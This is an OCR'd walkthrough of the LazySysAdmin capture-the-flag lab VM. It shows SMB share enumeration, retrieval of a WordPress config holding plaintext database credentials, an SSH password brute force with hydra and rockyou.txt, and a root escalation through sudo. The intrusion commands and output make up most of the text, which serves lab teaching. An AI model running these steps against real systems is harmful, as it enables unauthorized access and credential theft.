
You can choose to crack the password with 'hydra' or you can use shared files with Samba to get the database settings and password if any. To crack the password use the following commands

First locate the password file called rockyou.txt, with the following command #locate rockyou.txt, if the file doesn't exist you might need to unzip it with gunzip command.

Finally
#hydra –l togie –P /usr/share/wordlist/rockyou.txt ssh://IP


Or you can continue with directory traversal in the shared directories
Wordpress directory

We also have other ports opened i.e. `139 and 445`. So lets try to access them by `smbclient` command. Now all the shared directories available on the given host are visible.



```
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:lin
ux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
root@kali:~# smbclient -L 192.168.186.141
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        share$          Disk      Sumshare
        IPC$            IPC       IPC Service (Web server)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAZYSYSADMIN
root@kali:~# 
```

Show all shared directories on the network




```
root@kali:~# smbclient '\\192.168.186.141\share$'
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 15 04:05:52 2017
  ..                                  D        0  Mon Aug 14 05:34:47 2017
  wordpress                           D        0  Mon Jun 18 11:12:31 2018
  Backnode_files                      D        0  Mon Aug 14 05:08:26 2017
  wp                                  D        0  Tue Aug 15 03:51:23 2017
  deets.txt                           N      139  Mon Aug 14 05:20:05 2017
  robots.txt                          N       92  Mon Aug 14 05:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 05:39:56 2017
  apache                              D        0  Mon Aug 14 05:35:19 2017
  index.html                          N    36072  Sat Aug  5 22:02:15 2017
  info.php                            N       20  Tue Aug 15 03:55:19 2017
  test                                D        0  Mon Aug 14 05:35:10 2017
  old                                 D        0  Mon Aug 14 05:35:13 2017

                3029776 blocks of size 1024. 1420080 blocks available
smb: \>
```

Open and view the share directories


- ***Gaining Access***

Now go to each and every directory to find out information. Lets go to *wordpress directory* and look what we have found, **config php** file. Open it using `nano`command or downloaded it using `get` command.



```
  index.php                            N      418  Tue Sep 24 17:18:11 2013
  wp-cron.php                          N     3286  Sun May 24 10:26:25 2015
  wp-links-opml.php                    N     2422  Sun Nov 20 18:46:30 2016
  readme.html                          N     7413  Mon Jun 18 11:12:31 2018
  wp-signup.php                        N    29924  Tue Jan 24 03:08:42 2017
  wp-content                           D        0  Mon Jun 18 11:12:27 2018
  license.txt                          N    19935  Mon Jun 18 11:12:31 2018
  wp-mail.php                          N     8048  Tue Jan 10 21:13:43 2017
  wp-activate.php                      N     5447  Tue Sep 27 14:36:28 2016
  .htaccess                            H       35  Tue Aug 15 04:40:13 2017
  xmlrpc.php                           N     3065  Wed Aug 31 09:31:29 2016
  wp-login.php                         N    34337  Mon Jun 18 11:12:31 2018
  wp-load.php                          N     3301  Mon Oct 24 20:15:30 2016
  wp-comments-post.php                 N     1627  Mon Aug 29 05:00:32 2016
  wp-config.php                        N     3703  Mon Aug 21 02:25:14 2017
  wp-includes                          D        0  Wed Aug  2 14:02:03 2017

                3029776 blocks of size 1024. 1420080 blocks available
~~smb: \wordpress\> cd wp-config.php~~
~~cd \wordpress\wp-config.php\: not a directory~~
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (904.0 KiloB
ytes/sec) (average 904.1 KiloBytes/sec)
smb: \wordpress\>
```

Download the Wordpress Config File




```
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Open Config file and Observe the MySQL Credentials

See we have found **MySQL Credentials** in wp-config.php file. But we will use them later. Lets try Hydra tool which is used to brute force the password by using the our favourite wordlist “rockyou.txt”.

```
hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.xxx.xxx
```



root@kali: /usr/share/wordlists
File Edit View Search Terminal Tabs Help
Kali Li
togie@LazySysAdmin: ~
root@kali: /usr/share/w...
root@kali: ~

```
root@kali:/usr/share/wordlists# hydra -t 4 -l togie -P rockyou.txt ssh://192.168
.186.141
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-22 00:48:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14
344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.186.141:22/
[22][ssh] host: 192.168.186.141   login: togie   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-22 00:48:19
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
root@kali:/usr/share/wordlists#
```

Brute force the ssh login password

Here, we got the SSH login credentials … :). This is the same password, which we have seen in deets.txt. Let connect to server via these credentials and see if it works. SSH(secure shell) is a cryptographic network protocol which is used to connect any remote server securely. By using below command, we have gain the access of remote server successfully.

```
ssh togie@192.168.xxx.xxx
```



togie@LazySysAdmin: ~
File Edit View Search Terminal Tabs Help
togie@LazySysAdmin: ~
root@kali: /usr/share/w...
root@kali: ~

```
root@kali:~# ssh togie@192.168.186.141
The authenticity of host '192.168.186.141 (192.168.186.141)' can't be establishe
d.
ECDSA key fingerprint is SHA256:pHi3EZCmITZrakf7q4RvD2wzkKqmJF0F/SIhYcFzk0I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.186.141' (ECDSA) to the list of known hosts.
################################################################################
##################
#                                          Welcome to Web_TR1
                 #
#                             All connections are monitored and recorded
                 #
#                    Disconnect IMMEDIATELY if you are not an authorized user!
                 #
################################################################################
##################

togie@192.168.186.141's password:
Permission denied, please try again.
togie@192.168.186.141's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/
```


enter the password '12345'

Secure Remote Login

- ***Privilege Escalation***

As we know that we have logged in as a user named *togie*. Now we have to gain the root privileges. To do that we need to perform following:

```
togie@LazySysAdmin:~$ python -c 'import pty;pty.spawn("/bin/sh")'$ sudo -l$ sudo su$ cd
..$ cd ..$ cd root/$ root@LazySysAdmin:~# cat proof.txt
```

